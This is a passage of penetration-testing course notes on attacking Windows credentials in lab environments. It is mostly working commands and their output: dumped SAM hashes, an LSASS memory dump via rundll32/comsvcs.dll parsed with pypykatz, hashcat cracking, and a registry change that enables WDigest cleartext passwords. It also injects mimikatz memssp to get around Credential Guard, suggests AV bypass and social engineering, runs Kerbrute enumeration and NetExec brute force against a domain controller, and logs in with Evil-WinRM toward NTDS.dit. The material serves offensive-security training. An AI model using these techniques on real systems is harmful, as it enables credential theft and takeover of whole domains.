SMB 10.129.42.198 445 WS01 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.129.42.198 445 WS01 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:72639bbb94990305b5a015220f8de34e:::
SMB 10.129.42.198 445 WS01 bob:1001:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
SMB 10.129.42.198 445 WS01 sam:1002:aad3b435b51404eeaad3b435b51404ee:a3ecf31e65208382e23b3420a34208fc:::
SMB 10.129.42.198 445 WS01 rocky:1003:aad3b435b51404eeaad3b435b51404ee:c02478537b9727d391bc80011c2e2321:::
SMB 10.129.42.198 445 WS01 worker:1004:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
SMB 10.129.42.198 445 WS01 [+] Added 8 SAM hashes to the database
Attacking LSASS
LSASS is a core Windows process responsible for enforcing security policies, handling user authentication, and storing sensitive credential material in memory.

Upon initial logon, LSASS will:
- cache credentials locally in memory
- create access tokens
- enforce security policies
- write to Windows’ security log
Dumping LSASS Process Memory
Similar to the process of attacking the SAM database, it would be wise for you first to create a copy of the contents of LSASS process memory via the generation of a memory dump. Creating a dump file lets you extract credentials offline using your attack host. Keep in mind conducting attacks offline gives you more flexibility in the speed of your attack and requires less time spent on the target system. There are countless methods you can use to create a memory dump.
Task Manager Method
With access to an interactive graphical session on the target, you can use task manager to create a memory dump.
- open Task Manager
- select the
Processestab - find and click the
Local Security Authority Process - select
Create dump file
A file called lsass.DMP is created and saved in %temp%. This is the file you will transfer to your attack host.
Rundll32.exe & Comsvcs.dll Method
The Task Manager method is dependent on you having a GUI-based interactive session with a target. You can use an alternative method to dump LSASS process memory through a command-line utility called rundll32.exe. This way is faster than the Task Manager method and more flexible because you may gain a shell session on a Windows host with only access to the command line. It is important to note that modern AV tools recognize this method as malicious activity.
Before issuing the command to create the dump file, you must determine what process ID (PID) is assigned to lsass.exe. This can be done from cmd or PowerShell.
For cmd you can use:
C:\Windows\system32> tasklist /svc
Image Name PID Services
========================= ======== ============================================
System Idle Process 0 N/A
System 4 N/A
Registry 96 N/A
smss.exe 344 N/A
csrss.exe 432 N/A
wininit.exe 508 N/A
csrss.exe 520 N/A
winlogon.exe 580 N/A
services.exe 652 N/A
lsass.exe 672 KeyIso, SamSs, VaultSvc
svchost.exe 776 PlugPlay
svchost.exe 804 BrokerInfrastructure, DcomLaunch, Power,
SystemEventsBroker
fontdrvhost.exe 812 N/A
For PowerShell you can use:
PS C:\Windows\system32> Get-Process lsass
Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
------- ------ ----- ----- ------ -- -- -----------
1260 21 4948 15396 2.56 672 0 lsass
Once you have the PID assigned to the LSASS process, you can create a dump file:
PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full
With this command, you are running rund32.dll to call an exported function of comsvcs.dll which also calls the MiniDumpWriteDump (MiniDump) function to dump the LSASS process memory to a specified directory (C:\lsass.dmp). Recall that most modern AV tools recognize this as malicious activity and prevent the command from executing. In these cases, you will need to consider ways to bypass or disable the AV tool you are facing.
If you manage to run this command and generate the lsass.dmp file, you can proceed to transfer the file onto your attack host to attempt to extract any credentials that may have been stored in LSASS process memory.
Using Pypykatz to extract Credentials
Once you have the dump file on your attack host, you can use a powerful tool called pypykatz to extract credentials from the .dmp file. Pypykatz is an implementation of Mimikatz written entirely in Python. The fact that it is written in Python allows you to run it on Linux-based attack hosts. At the time of writing, Mimikatz only runs on Windows systems, so to use it, you would either need to use a Windows attack host or you would need to run Mimikatz directly on the target, which is not an ideal scenario. This makes Pypykatz an appealing alternative because all you need is a copy of the dump file, and you can run it offline from your Linux-based attack host.
Recall that LSASS stores credentials that have active logon sessions on Windows systems. When you dumped LSASS process memory into the file, you essentially took a “snapshot” of what was in memory at that point in time. If there were any active logon sessions, the credentials used to establish them will be present.
The command initiates the use of pypykatz to parse the secrets hidden in the LSASS process memory dump. You use lsa in the command line because LSASS is a subsystem of the Local Security Authority, then you specify the data source as a minidump file, proceeded by the path to the dump file stored on your attack host. Pypykatz parses the dump file and outputs the findings:
d41y@htb[/htb]$ pypykatz lsa minidump /home/peter/Documents/lsass.dmp
INFO:root:Parsing file /home/peter/Documents/lsass.dmp
FILE: ======== /home/peter/Documents/lsass.dmp =======
== LogonSession ==
authentication_id 1354633 (14ab89)
session_id 2
username bob
domainname DESKTOP-33E7O54
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354633
== MSV ==
Username: bob
Domain: DESKTOP-33E7O54
LM: NA
NT: 64f12cddaa88057e06a81b54e73b949b
SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
DPAPI: NA
== WDIGEST [14ab89]==
username bob
domainname DESKTOP-33E7O54
password None
password (hex)
== Kerberos ==
Username: bob
Domain: DESKTOP-33E7O54
== WDIGEST [14ab89]==
username bob
domainname DESKTOP-33E7O54
password None
password (hex)
== DPAPI [14ab89]==
luid 1354633
key_guid 3e1d1091-b792-45df-ab8e-c66af044d69b
masterkey e8bc2faf77e7bd1891c0e49f0dea9d447a491107ef5b25b9929071f68db5b0d55bf05df5a474d9bd94d98be4b4ddb690e6d8307a86be6f81be0d554f195fba92
sha1_masterkey 52e758b6120389898f7fae553ac8172b43221605
== LogonSession ==
authentication_id 1354581 (14ab55)
session_id 2
username bob
domainname DESKTOP-33E7O54
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354581
== MSV ==
Username: bob
Domain: DESKTOP-33E7O54
LM: NA
NT: 64f12cddaa88057e06a81b54e73b949b
SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
DPAPI: NA
== WDIGEST [14ab55]==
username bob
domainname DESKTOP-33E7O54
password None
password (hex)
== Kerberos ==
Username: bob
Domain: DESKTOP-33E7O54
== WDIGEST [14ab55]==
username bob
domainname DESKTOP-33E7O54
password None
password (hex)
== LogonSession ==
authentication_id 1343859 (148173)
session_id 2
username DWM-2
domainname Window Manager
logon_server
logon_time 2021-12-14T18:14:25.248681+00:00
sid S-1-5-90-0-2
luid 1343859
== WDIGEST [148173]==
username WIN-6T0C3J2V6HP$
domainname WORKGROUP
password None
password (hex)
== WDIGEST [148173]==
username WIN-6T0C3J2V6HP$
domainname WORKGROUP
password None
password (hex)
Taking a look at the MSV part: MSV is an authentication package in Windows that LSA calls on to validate logon attempts against the SAM database. Pypykatz extracted the SID, Username, Domain, and even the NT & SHA1 password hashes associated with the bob user account’s logon session stored in LSASS process memory.
Taking a look at the WDIGEST part: WDIGEST is an older authentication protocol enabled by default in Windows XP - Windows 8 and Windows Server 2003 - Windows Server 2012. LSASS caches credentials used by WDIGEST in clear-text. This means if you find yourself targeting a Windows system with WDIGEST enabled, you will most likely see a password in clear-text. Modern Windows OS have WDIGEST disabled by default. Additionally, it is essential to note that Microsoft released a security update for systems affected by this issue with WDIGEST.
info
Using reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 will enable WDigest.
Then, you need to restart the machine shutdown.exe /r /t 0 /f.
If it worked, you should now be able to view the passwords in cleartext.
To check if it worked use Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" | Select-Object UseLogonCredential, there should be a 1.
Taking a look at the Kerberos part: Kerberos is a network authentication protocol used by AD in Windows Domain environments. Domain user accounts are granted tickets upon authentication with AD. This ticket is used to allow the user to access shared resources on the network that they have been granted access to without needing to type their credentials each time. LSASS caches passwords, ekeys, tickets, and pins associated with Kerberos. It is possible to extract these from LSASS process memory and use them to access other systems joined to the same domain.
Taking a look at the DPAPI part: Mimikatz and Pypykatz can extract the DPAPI masterkey for logged-on users whose data is present in LSASS process memory. These masterkeys can then be used to decrypt the secrets associated with each of the applications using DPAPI and result in the capturing of credentials for various accounts.
Cracking the NT Hash with Hashcat
d41y@htb[/htb]$ sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt
64f12cddaa88057e06a81b54e73b949b:Password1
Windows Credential Guard
When Windows Credential Guard is enabled, the LSASS environment runs as a trustlet in VTL1 named LSAISO.exe (LSA Isolated) and communicates with the LSASS.exe proces running in VTL0 through an RPC channel.
info
Virtualization-based Security (VBS) is a software technology which takes advantage of the hardware virtualization features that modern CPUs provide. These features can be used to, among other things, create and isolate secure regions of memory which become the root of trust of the OS.
VBS runs a hypervisor on the physical hardware rather than running on the OS. A hypervisor is a software component that uses hardware virtualization features provided by the CPU in order to create and manage virtual machines.
Specifically, VBS is implemented through Hyper-V, Microsoft’s native hypervisor. In addition, Microsoft built the Virtual Secure Mode which is a set of hypervisor capabilities offered to the Hyper-V partitions.
VSM maintains this isolation through what is known as Virtual Trust Levels. Each VTL represents a separate isolated memory region and currently Microsoft supports up to 16 levels, ranked from least privileged, VTL0, to VTL1, with VTL1 having more privileges than VTL0 and so on.
VTL0 (VSM Normal Mode): Contains the Windows environment that hosts regular user-mode processes as well as a normal kernel and kernel-mode data. VTL1 (VSM Secure Mode): Contains an isolated Windows environment used for critical functionalities.
The user-mode in VTL1 is known as Isolated User-Mode, which consists of IUM processes known as Trusted Processes, Secure Processes, or Trustlets.
Microsoft has used VSM as a base for several mitigations including Device Guard, virtual TPMs and Credentia Guard.
These security features premiered with Windows 10 and Windows Server 2016; however, they were not enabled by default. Because of this, the vast majority of machines encountered in an enterprise environment do not have them enabled. With the recent pivot from Microsoft to prioritize security above all these security mitigations are enabled by default on modern Windows installations.
Mimikatz can peruse the memory of the LSASS process and retrieve cached hashes, credentials and information. With the new process running in , all the cached hashes and credential information is stored here, rather than in the memory of the LSASS process, meaning you can’t access it.
See what happens when trying to dump all available credentials using Mimikatz on a machine which has Credential Guard enabled. To start off you want to confirm that Credential Guard is running:
PS C:\Users\offsec> Get-ComputerInfo
WindowsBuildLabEx : 22621.1.amd64fre.ni_release.220506-1250
WindowsCurrentVersion : 6.3
WindowsEditionId : Enterprise
...
HyperVisorPresent : True
HyperVRequirementDataExecutionPreventionAvailable :
HyperVRequirementSecondLevelAddressTranslation :
HyperVRequirementVirtualizationFirmwareEnabled :
HyperVRequirementVMMonitorModeExtensions :
DeviceGuardSmartStatus : Off
DeviceGuardRequiredSecurityProperties : {BaseVirtualizationSupport, SecureBoot}
DeviceGuardAvailableSecurityProperties : {BaseVirtualizationSupport, SecureBoot, DMAProtection, SecureMemoryOverwrite...}
DeviceGuardSecurityServicesConfigured : {CredentialGuard, HypervisorEnforcedCodeIntegrity, 3}
DeviceGuardSecurityServicesRunning : {CredentialGuard, HypervisorEnforcedCodeIntegrity}
DeviceGuardCodeIntegrityPolicyEnforcementStatus : EnforcementMode
DeviceGuardUserModeCodeIntegrityPolicyEnforcementStatus : AuditMode
As you can see from the above output, one of the mitigations enabled under DeviceGuardSecurityServicesRunning is CredentialGuard.
Dumping all the available credentials with Mimikatz using sekurlsa::logonpasswords:
PS C:\Users\offsec> cd C:\tools\mimikatz\
PS C:\tools\mimikatz> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Oct 20 2023 07:20:39
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
...
Authentication Id : 0 ; 4214404 (00000000:00404e84)
Session : RemoteInteractive from 4
User Name : Administrator
Domain : CORP
Logon Server : SERVERWK248
Logon Time : 9/19/2024 4:39:07 AM
SID : S-1-5-21-1711441587-1152167230-1972296030-500
msv :
[00000003] Primary
* Username : Administrator
* Domain : CORP
* LSA Isolated Data: NtlmHash
KdfContext: 7862d5bf49e0d0acee2bfb233e6e5ca6456cd38d5bbd5cc04588fbd24010dd54
Tag : 04fe7ed60e46f7cc13c6c5951eb8db91
AuthData : 0100000000000000000000000000000001000000340000004e746c6d48617368
Encrypted : 6ad536994213cea0d0b4ff783b8eeb51e5a156e058a36e9dfa8811396e15555d40546e8e1941cbfc32e8905ff705181214f8ec5c
* DPAPI : 8218a675635dab5b43dca6ba9df6fb7e
tspkg :
wdigest : KO
kerberos :
* Username : Administrator
* Domain : CORP.COM
* Password : (null)
ssp :
credman :
cloudap :
...
The output shows that while you know the Administrator user has logged into this box, you can’t obtain the cached hashes because the LSASS process only has access to this information after it has been encrypted by the LSAISO process.
info
It is important to note that Credential Guard is only designed to protect non-local users. This means that you are still able to obtain NTLM hashes for the local users on this machine.
In order to overcome this mitigation you have to take a different approach. Given that you can’t retrieve caches hashes and credentials, you must change your focus. Instead of trying to get this information after a user has already logged into the box, you could attempt to intercept the credentials while a user is logging in.
Microsoft provides quite a few authentication mechanisms as part of the Windows OS such as LSA (Local Security Authentication) Authentication, Winlogon, SSPI (Security Support Provider Interfaces), etc.
Specifically, SSPI is foundational as it is used by all applications and services that require authentication. For example, when two Windows computers or devices need to be authenticated in order to securely communicate, the requests made for authentication are routed to the SSPI which then handles the actual authentication.
By default, Windows provides several SSP such as Kerberos Security Support Provider, NTLM Security Support Provider, etc. These are incorporated into the SSPI as DLLs and when authentication happens the SSPI decides which one to use.
You can register multiple SSPs through the AddSecurityPackage API.
Additionally the SSP can also be registered through the HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Security Packages registry key. Each time the system starts up, the LSASS.exe loads the SSP DLLs present in the list pointed to by the registry key.
What this means is that if you were to develop your own SSP and register it with LSASS, you could maybe force the SSPI to use your malicious SSP DLL for authentication.
Fortunately, Mimikatz already supports this through the memssp, which not only provides the required SSP functionality but injects it directly into the memory of the LSASS.exe process without dropping any DLLs on disk.
The Mimikatz SSP takes advantage of the fact that a SSP is called with plaintext credentials through the SSPI allowing you to intercept them directly without needing to resort to a hash.
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # misc::memssp
Injected =)
The output shows that the SSP has been injected.
At this point, you have two options, you can either be patient and wait for another user to remotely connect to the machine or you can resort to additional techniques such as social engineering to coerce someone to log in.
When injecting a SSP into LSASS using Mimikatz, the credentials will be saved in a log file, C:\Windows\System32\mimilsa.log.
PS C:\Users\offsec> type C:\Windows\System32\mimilsa.log
[00000000:00aeb773] CORP\CLIENTWK245$ R3;^LTW*0g4o%bQo1M[L=OCDDR>%$ >n*>&8?!5oz$mY%HV%gm=X&J6,w(FV[KL?*g2HbL.@p(s&mC?Nz*N;DVtP+G]imZ_6MBkb:#Wq&8eo/fU@eBq+;CXt
[00000000:00aebd86] CORP\CLIENTWK245$ R3;^LTW*0g4o%bQo1M[L=OCDDR>%$ >n*>&8?!5oz$mY%HV%gm=X&J6,w(FV[KL?*g2HbL.@p(s&mC?Nz*N;DVtP+G]imZ_6MBkb:#Wq&8eo/fU@eBq+;CXt
[00000000:00aebf6f] CORP\CLIENTWK245$ R3;^LTW*0g4o%bQo1M[L=OCDDR>%$ >n*>&8?!5oz$mY%HV%gm=X&J6,w(FV[KL?*g2HbL.@p(s&mC?Nz*N;DVtP+G]imZ_6MBkb:#Wq&8eo/fU@eBq+;CXt
[00000000:00af2311] CORP\Administrator QWERTY123!@#
[00000000:00404e84] CORP\Administrator Šd
[00000000:00b16d69] CORP\CLIENTWK245$ R3;^LTW*0g4o%bQo1M[L=OCDDR>%$ >n*>&8?!5oz$mY%HV%gm=X&J6,w(FV[KL?*g2HbL.@p(s&mC?Nz*N;DVtP+G]imZ_6MBkb:#Wq&8eo/fU@eBq+;CXt
[00000000:00b174fa] CORP\CLIENTWK245$ R3;^LTW*0g4o%bQo1M[L=OCDDR>%$ >n*>&8?!5oz$mY%HV%gm=X&J6,w(FV[KL?*g2HbL.@p(s&mC?Nz*N;DVtP+G]imZ_6MBkb:#Wq&8eo/fU@eBq+;CXt
[00000000:00b177a7] CORP\CLIENTWK245$ R3;^LTW*0g4o%bQo1M[L=OCDDR>%$ >n*>&8?!5oz$mY%HV%gm=X&J6,w(FV[KL?*g2HbL.@p(s&mC?Nz*N;DVtP+G]imZ_6MBkb:#Wq&8eo/fU@eBq+;CXt
[00000000:00b1dd77] CLIENTWK245\offsec lab
[00000000:00b1de21] CLIENTWK245\offsec lab
The file contents indicate that you were able to successfully capture the plaintext credentials for the CORP\Administrator user.
Attacking Windows Credential Manager
Credential Manager is a feature built into Windows Server 2008 R2 and Windows 7. Thorough documentation on how it works is not publicly available, but essentially, it allows users and applications to securely store credentials relevant to other systems and websites. Credentials are stored in special encrypted folders on the computer under the user and system profiles:
%UserProfile%\AppData\Local\Microsoft\Vault\%UserProfile%\AppData\Local\Microsoft\Credentials\%UserProfile%\AppData\Roaming\Microsoft\Vault\%ProgramData%\Microsoft\Vault\%SystemRoot%\System32\config\systemprofile\AppData\Roaming\Microsoft\Vault\
Each vault folder contains a Policy.pol file with AES keys that is protected by DPAPI. These AES keys are used to encrypt the credentials. Newer versions of Windows make use of Credential Guard to further protect the DPAPI master keys storing them in secured memory enclaves.
Microsoft often refers to the protected stores as Credential Lockers. Credenial Manager is the user-facing feature/API, while the actual encrypted stores are the vault/locker folders. The following table lists the two types of credentials Windows stores:
| Name | Description |
|---|---|
| Web Credentials | credentials associated with websites and online accounts; this locker is used by Internet Explorer and legacy versions if Microsoft Edge |
| Windows Credentials | used to store login tokens for various services such as OneDrive, and credentials related to domain users, local network resources, services, and shared directories |
It is possible to export Windows Vaults to .crd files either via Control Panel or with the following command. Backups created this way are encrypted with a password supplied by the user, and can be imported on other Windows systems.
C:\Users\sadams>rundll32 keymgr.dll,KRShowKeyMgr
Enumerating Credentials with cmdkey
You can use cmdkey to enumerate the credentials stored in the current user’s profile:
C:\Users\sadams>whoami
srv01\sadams
C:\Users\sadams>cmdkey /list
Currently stored credentials:
Target: WindowsLive:target=virtualapp/didlogical
Type: Generic
User: 02hejubrtyqjrkfi
Local machine persistence
Target: Domain:interactive=SRV01\mcharles
Type: Domain Password
User: SRV01\mcharles
Stored credentials are listed with the following format:
| Key | Value |
|---|---|
| Target | the resource or account name the credential is for; this could be a computer, domain name, or a special identifier |
| Type | the kind of credential; common types are Generic for general credentials, and Domain Password for domain user logons |
| User | the user account associated with the credential |
| Persistence | some credentials indicate whether a credential is saved persistently on the computer; credentials marked with “Local machine persistence” survive reboots |
The first credential in the command output above (virtualapp/didlogical) is a generic credential used by Microsoft account / Windows Live services. The random looking username is an internal account ID. This entry may be ignored for your purposes.
The second credential (Domain:interactive=SRV01\mcharles) is a domain credential associated with the user SRV01\mcharles. Interactive means that the credential is used for interactive logon sessions. Whenever you come across this type of credential, you can use runas to impersonate the stored user like so:
C:\Users\sadams>runas /savecred /user:SRV01\mcharles cmd
Attempting to start cmd as user "SRV01\mcharles" ...
Extracting Credentials with Mimikatz
There are many different tools that can be used to decrypt stored credentials. One of the tools you can use is mimikatz. Even within mimikatz, there are multiple ways to attack these credentials - you can either dump credentials from memory using the sekurlsa module, or you can manually decrypt credentials using the dpapi module.
C:\Users\Administrator\Desktop> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::credman
...SNIP...
Authentication Id : 0 ; 630472 (00000000:00099ec8)
Session : RemoteInteractive from 3
User Name : mcharles
Domain : SRV01
Logon Server : SRV01
Logon Time : 4/27/2025 2:40:32 AM
SID : S-1-5-21-1340203682-1669575078-4153855890-1002
credman :
[00000000]
* Username : mcharles@inlanefreight.local
* Domain : onedrive.live.com
* Password : ...SNIP...
...SNIP...
Attacking AD and NTDS.dit

Once a Windows system is joined to a domain, it will no longer default to referencing the SAM database to validate logon requests. That domain-joined system will now send authentication requests to be validated by the DC before allowing a user to log on. This does not mean the SAM database can no longer be used. Someone looking to log on using a local account in the SAM database can still do so by specifying the hostname of the device preceeded by the username (WS01\nameofuser) or with direct access to the device then typing .\ at the logon UI in the username field. This is worthy of consideration because you need to be mindful of what system components are impacted by the attacks you perform. It can also give you additional avenues of attack to consider when targeting Windows desktop OS or Windows server OS with direct physical access over a network. Keep in mind that you can also study NTDS attacks by keeping track of this technique.
Dictionary Attacks against AD Accounts using NetExec
note
Keep in mind that a dictionary attack is essentially using the power of a computer to guess usernames and/or passwords using a customized list of potential usernames and passwords. It can be rather noisy to conduct these attacks over a network because they can generate a lot of network traffic and alerts on the target system as well as eventually get denied due to login attempt restriction that may be applied through the use of Group Policy.
When you find yourself in a scenario where a dictionary attack is a viable next step, you can benefit from trying to tailor your attack as much as possible. Many organizations follow a naming convention when creating employee usernames. Some common convetions are:
- firstinitiallastname
- firstinitialmiddleinitiallastname
- firstnamelastname
- firstname.lastname
- lastname.firstname
- nickname
Often, an email address’s structure will give you the employee’s username.
Creating a Custom List of Usernames
You can manually create your list(s) or use an automated list generator such as the Ruby-based tool Username Anarchy to convert a list of real names into common username formats.
d41y@htb[/htb]$ ./username-anarchy -i /home/ltnbob/names.txt
ben
benwilliamson
ben.williamson
benwilli
benwill
benw
b.williamson
bwilliamson
wben
w.ben
williamsonb
williamson
williamson.b
williamson.ben
bw
bob
bobburgerstien
bob.burgerstien
bobburge
bobburg
bobb
b.burgerstien
bburgerstien
bbob
b.bob
burgerstienb
burgerstien
burgerstien.b
burgerstien.bob
bb
jim
jimstevenson
jim.stevenson
jimsteve
jimstev
jims
j.stevenson
jstevenson
sjim
s.jim
stevensonj
stevenson
stevenson.j
stevenson.jim
js
jill
jilljohnson
jill.johnson
jilljohn
jillj
j.johnson
jjohnson
jjill
j.jill
johnsonj
johnson
johnson.j
johnson.jill
jj
jane
janedoe
jane.doe
janed
j.doe
jdoe
djane
d.jane
doej
doe
doe.j
doe.jane
jd
Enumerating Valid Usernames with Kerbrute
Before you start guessing passwords for usernames which might not even exist, it may be worthwile identifying correct naming convention and confirming the validity of some usernames. You can do this with a tool like Kerbrute. Kerbrute can be used for brute-forcing, password spraying and username enumeration.
d41y@htb[/htb]$ ./kerbrute_linux_amd64 userenum --dc 10.129.201.57 --domain inlanefreight.local names.txt
__ __ __
/ /_____ _____/ /_ _______ __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/
Version: v1.0.3 (9dad6e1) - 04/25/25 - Ronnie Flathers @ropnop
2025/04/25 09:17:10 > Using KDC(s):
2025/04/25 09:17:10 > 10.129.201.57:88
2025/04/25 09:17:11 > [+] VALID USERNAME: bwilliamson@inlanefreight.local
<SNIP>
Launching a Brute-Force Attack with NetExec
Once you have your list(s) prepared or discover the naming convention and some employee names, you can launch a brute-force attack against the target DC using a tool such as NetExec. You can use it in conjunction with the SMB protocol to send logon requests to the target DC:
d41y@htb[/htb]$ netexec smb 10.129.201.57 -u bwilliamson -p /usr/share/wordlists/fasttrack.txt
SMB 10.129.201.57 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC-PAC) (domain:dac.local) (signing:True) (SMBv1:False)
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:winter2017 STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:winter2016 STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:winter2015 STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:winter2014 STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:winter2013 STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:P@55w0rd STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:P@ssw0rd! STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [+] inlanefrieght.local\bwilliamson:P@55w0rd!
Event Logs from the Attack

It can be useful to know what might have been left behind by an attack. Knowing this can make your remediation recommendations more impactful and valuable for the client you are working with. On any Windows OS, an admin can navigate to Event Viewer and view the Security events to see the exact actions that were logged. This can inform decisions to implement stricter security controls and assist in any potential investigation that might be involved following a breach.
Once you have discovered some creds, you could proceed to try to gain remote access to the target DC and capture the NTDS.dit file.
Capturing NTDS.dit
NT Directory Services (NTDS) is the directory service used with AD to find and organize network resources. Recall that NTDS.dit file is stored at %systemroot%/ntds on the DC in a forest. The .dit stands for directory information tree. This is the primary database file associated with AD and stores all domain usernames, password hashes, and other critical schema information. If this file can be captured, you could potentially compromise every account on the DC.
Connecting to a DC with Evil-WinRm
d41y@htb[/htb]$ evil-winrm -i 10.129.201.57 -u bwilliamson -p 'P@55w0rd!'
Checking Local Group Membership
*Evil-WinRM* PS C:\> net localgroup
Aliases for \\DC01
-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
*Backup Operators
*Cert Publishers
*Certificate Service DCOM Access
*Cryptographic Operators
*Denied RODC Password Replication Group
*Distributed COM Users
*DnsAdmins
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Incoming Forest Trust Builders
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Pre-Windows 2000 Compatible Access
*Print Operators
*RAS and IAS Servers
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Server Operators
*Storage Replica Administrators
*Terminal Server License Servers
*Users
*Windows Authorization Access Group
The command completed successfully.
